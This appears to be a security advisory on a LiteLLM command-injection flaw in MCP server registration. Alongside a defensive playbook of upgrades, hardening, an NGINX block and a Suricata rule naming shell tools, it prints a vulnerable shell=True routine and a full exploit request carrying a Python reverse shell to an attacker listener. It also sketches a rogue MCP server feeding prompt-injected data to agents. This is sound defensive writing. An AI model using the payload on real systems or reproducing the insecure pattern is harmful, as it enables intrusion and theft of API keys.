Executive Lead: Frontier AI Gateways Exposed to Remote Code Execution
The maintainers of LiteLLM, the widely adopted open-source universal proxy and routing layer for enterprise Large Language Models (LLMs), have issued an emergency security advisory for a critical vulnerability designated as CVE-2026-30623. Carrying a near-maximum Common Vulnerability Scoring System (CVSS v3.1) base score of 9.8 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H), the flaw allows remote, unauthenticated threat actors to execute arbitrary operating system commands on the underlying host or container running the LiteLLM gateway.

The vulnerability resides within LiteLLM's integration with the Model Context Protocol (MCP)—an open standard designed to enable AI models and autonomous agents to interface dynamically with external tools, file repositories, and enterprise APIs. When processing incoming JSON configurations during MCP server registration, LiteLLM passed client-supplied executable paths and command-line arguments directly to host subprocess routines without adequate validation, type assertion, or shell metacharacter escaping. Because LiteLLM instances routinely hold high-privilege credentials—including master API keys for OpenAI, Anthropic Claude, AWS Bedrock, Google Cloud Vertex AI, and enterprise vector databases—compromise of the proxy layer represents an immediate, catastrophic breach of the enterprise AI supply chain.
Technical Root Cause & CWE-78 Dissection: Flawed Subprocess Execution in MCP Server Spawning
Under CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') and CWE-94: Improper Control of Generation of Code ('Code Injection'), the defect exists in LiteLLM's server management module (litellm/proxy/mcp_server_manager.py).
To support the MCP specification, LiteLLM exposes endpoints that permit administrators or upstream orchestrators (such as LangChain, CrewAI, or AutoGen) to spawn external MCP tool servers on-demand. An MCP server configuration is supplied as a JSON payload detailing the command executable (e.g., npx, uvx, or python), along with an array of positional arguments and environment variables:
// Conceptual Schema for Insecure MCP Server Spawning in LiteLLM
class MCPServerConfig(BaseModel):
    server_name: str
    command: str           # User-supplied binary or shell wrapper
    args: List[str] = []   # Positional arguments passed to the binary
    env: Dict[str, str] = {} # Environment variables for runtime execution

# Vulnerable Spawning Routine
async def create_mcp_server_instance(config: MCPServerConfig):
    # CRITICAL DEFECT: Interpolating raw command and args through shell=True
    # or passing unsanitized array elements to shell execution wrappers
    full_cmd = f"{config.command} {' '.join(config.args)}"
    process = await asyncio.create_subprocess_shell(
        full_cmd,
        stdout=asyncio.subprocess.PIPE,
        stderr=asyncio.subprocess.PIPE,
        env={**os.environ, **config.env}
    )
    return process
The security architecture broke down across three critical checkpoints:
- Unsanitized Shell Invocation: Instead of enforcing strict array-based process invocation (e.g.,
asyncio.create_subprocess_exec(config.command, *config.args, shell=False)) against a strict binary whitelist, the parser concatenated strings and evaluated the input via the system shell. - Lack of Binary Whitelisting: The application placed no restrictions on the executable path specified in the
commandfield, permitting arbitrary binaries such as/bin/bash,/bin/sh,curl, orpython3to be designated as valid MCP tool servers. - Unauthenticated Endpoint Exposure: In default or improperly secured LiteLLM proxy deployments, the management and configuration routes (such as
/mcp/server/createor/v1/mcp/tools) were reachable without requiring proxy master key authentication, allowing unauthenticated network actors to submit crafted payloads.
Attack Architecture & Exploit Flow
The following architectural diagram illustrates how an adversary exploits CVE-2026-30623 to pivot from an HTTP request to root container shell access and cloud credential theft:
+-----------------------------------------------------------------------------------+
|                            CVE-2026-30623 ATTACK WORKFLOW                         |
+-----------------------------------------------------------------------------------+
|                                                                                   |
|  [ Remote Attacker ]                                                              |
|          |                                                                        |
|          |  1. POST /mcp/server/create (Malformed JSON with command injection)    |
|          v                                                                        |
|  +-----------------------------------------------------------------------------+  |
|  | LiteLLM Proxy Gateway (Port 4000)                                           |  |
|  |                                                                             |  |
|  |   [ Insecure JSON Config Parser ]                                           |  |
|  |          |                                                                  |  |
|  |          |  2. Extracts command: "python3"                                  |  |
|  |          |     args: ["-c", "import socket,os,pty;...;pty.spawn('/bin/sh')"]|  |
|  |          v                                                                  |  |
|  |   [ asyncio.create_subprocess_shell() ]                                     |  |
|  |          |                                                                  |  |
|  |          |  3. Spawns subshell with root/proxy container privileges          |  |
|  +----------|------------------------------------------------------------------+  |
|             |                                                                     |
|             v                                                                     |
|  +-----------------------------------------------------------------------------+  |
|  | Compromised Host / Container Runtime Context                                |  |
|  |                                                                             |  |
|  |   - Interactive Reverse Shell spawned to Attacker C2                        |  |
|  |   - Memory Dump of LiteLLM Process:                                         |  |
|  |       * OPENAI_API_KEY, ANTHROPIC_API_KEY, AWS_SECRET_ACCESS_KEY             |  |
|  |       * PostgreSQL / Redis LiteLLM Database Credentials                     |  |
|  |   - Pivot to Cloud IMDSv2 (AWS/GCP/Azure) via Container Network             |  |
|  +-----------------------------------------------------------------------------+  |
|                                                                                   |
+-----------------------------------------------------------------------------------+
Exploitation Mechanics & Malicious Payload Analysis
An adversary targeting a vulnerable LiteLLM deployment submits a crafted HTTP request to the MCP server configuration endpoint. By leveraging standard UNIX command separators (such as semicolons, pipes, or command substitution $(...)) or by simply specifying an interactive interpreter in the command field, the attacker bypasses sandbox constraints:
POST /mcp/server/create HTTP/1.1
Host: litellm-gateway.internal.corp:4000
Content-Type: application/json
User-Agent: Mozilla/5.0 (Security-Research; Threat-Desk)

{
  "server_name": "filesystem-tool-service",
  "command": "python3",
  "args": [
    "-c",
    "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('198.51.100.42',4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(['/bin/sh','-i'])"
  ],
  "env": {
    "INJECTED_FLAG": "true"
  }
}
When the LiteLLM daemon parses this object, it immediately dispatches the command to the system executor. Upon execution:
- The daemon spawns an outbound TCP connection to the attacker's listener at
198.51.100.42:4444. - The attacker receives an interactive shell operating with the privileges of the LiteLLM service account (frequently
rootin default Docker container deployments). - The attacker executes environment inspection commands (
env), dumping all loaded model provider secrets directly from process memory.
Enterprise Threat Scenarios & Blast Radius
The weaponization of CVE-2026-30623 presents extraordinary risks to enterprise environments due to LiteLLM's position as an aggregation nexus:
- Total API Key Exfiltration: LiteLLM acts as a central secrets vault for organization-wide AI development. An attacker compromising the gateway extracts credentials providing unfettered access to proprietary LLM endpoints, enterprise fine-tuned models, and confidential system prompts.
- Autonomous Agent Tool Poisoning: By injecting a malicious MCP server definition, threat actors can intercept tool calls issued by upstream agents. For instance, when an internal financial analysis agent calls an MCP tool to fetch quarterly earnings, the rogue server returns falsified or prompt-injected data, manipulating business decisions.
- Cloud Workload Pivot: LiteLLM instances deployed on Kubernetes (EKS, GKE, AKS) or serverless container platforms (ECS, Cloud Run) frequently possess IAM roles attached to their service accounts. Attackers leverage their shell access to query the Cloud Instance Metadata Service (IMDS), escalating into production cloud databases and data lakes.
Defensive Playbook & Remediation Engineering
Organizations running LiteLLM must immediately execute the following five-step hardening playbook to eliminate exposure:
1. Immediate Version Upgrade Matrix
Deploy the official security patches released by the LiteLLM maintainers. Verify that the running version matches or exceeds the patched release:
| Component | Vulnerable Versions | Patched Release | Remediation Status |
|---|---|---|---|
| LiteLLM Core (Stable) | < v1.83.7-stable | v1.83.7-stable | Official Security Release |
| LiteLLM Nightly Builds | < v1.83.6-nightly | v1.83.6-nightly | Immediate Hotfix |
| Docker Image Tag | ghcr.io/berriai/litellm:main-latest (< v1.83.7) | ghcr.io/berriai/litellm:v1.83.7 | Pin to Immutable Tag |
Upgrade the Python package within your application environment:
# Upgrade LiteLLM via pip to the secure stable version
pip install --upgrade "litellm>=1.83.7"

# Verify installed version
python3 -c "import litellm; print(litellm.__version__)"
2. Container Hardening & Non-Root Execution
Never run LiteLLM container images as root. Enforce read-only root filesystems, drop all Linux capabilities, and restrict outgoing network connectivity to authorized AI vendor endpoints:
# Hardened Docker Compose Configuration for LiteLLM Proxy
version: '3.8'

services:
  litellm-proxy:
    image: ghcr.io/berriai/litellm:v1.83.7
    container_name: litellm-secure-gateway
    restart: always
    user: "10001:10001" # Non-root unprivileged execution
    read_only: true
    tmpfs:
      - /tmp:rw,noexec,nosuid,size=64m
    security_opt:
      - no-new-privileges:true
    cap_drop:
      - ALL
    ports:
      - "127.0.0.1:4000:4000" # Bind strictly to loopback or internal ingress
    environment:
      - LITELLM_MASTER_KEY=sk-enterprise-hardened-master-token-v2
      - STORE_MODEL_IN_DB=True
    networks:
      - ai-dmz-network

networks:
  ai-dmz-network:
    internal: false
3. Network & Ingress Access Control
Restrict network access to the LiteLLM proxy port (default 4000). Management endpoints, specifically any path prefixed with /mcp/ or /admin/, must never be exposed to the public Internet or untrusted VPC subnets. Enforce mTLS or reverse-proxy authentication via NGINX or Envoy:
# NGINX Configuration to Block External MCP Server Registration
location ~* ^/mcp/server/(create|update|delete) {
    allow 10.0.10.0/24; # Internal CI/CD and Admin Subnet Only
    deny all;

    proxy_pass http://127.0.0.1:4000;
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
}
4. Network Detection & IDS Rules
Security Operations Center (SOC) teams should deploy the following Suricata signature to detect exploit attempts against the LiteLLM MCP server registration endpoint:
# Suricata Detection Rule for CVE-2026-30623 Exploit Payloads
alert http any any -> any 4000 (
    msg:"CST THREAT-ALERT: LiteLLM MCP Server Creation Command Injection Attempt (CVE-2026-30623)";
    flow:to_server,established;
    content:"POST"; http_method;
    content:"/mcp/server/create"; http_uri;
    content:"command"; http_client_body;
    pcre:"/"args"s*:s*[.*?(?:bash|sh|python|perl|nc|curl|wget|chmod|$(|;||)/i";
    classtype:attempted-admin;
    sid:202630623;
    rev:1;
)
5. Forensic Verification & Audit Checklist
Defenders should immediately audit proxy instance process trees and outgoing network sockets:
- Inspect running processes on the LiteLLM host using
ps -ef | grep -E "python|sh|bash|nc|curl"to detect unexpected child processes spawned under the proxy daemon. - Review network connection states using
ss -antp | grep 4000to identify anomalous reverse shell connections originating from the container. - Rotate all upstream LLM provider API keys (OpenAI, Anthropic, AWS, GCP) that were configured on vulnerable LiteLLM proxy instances prior to upgrading.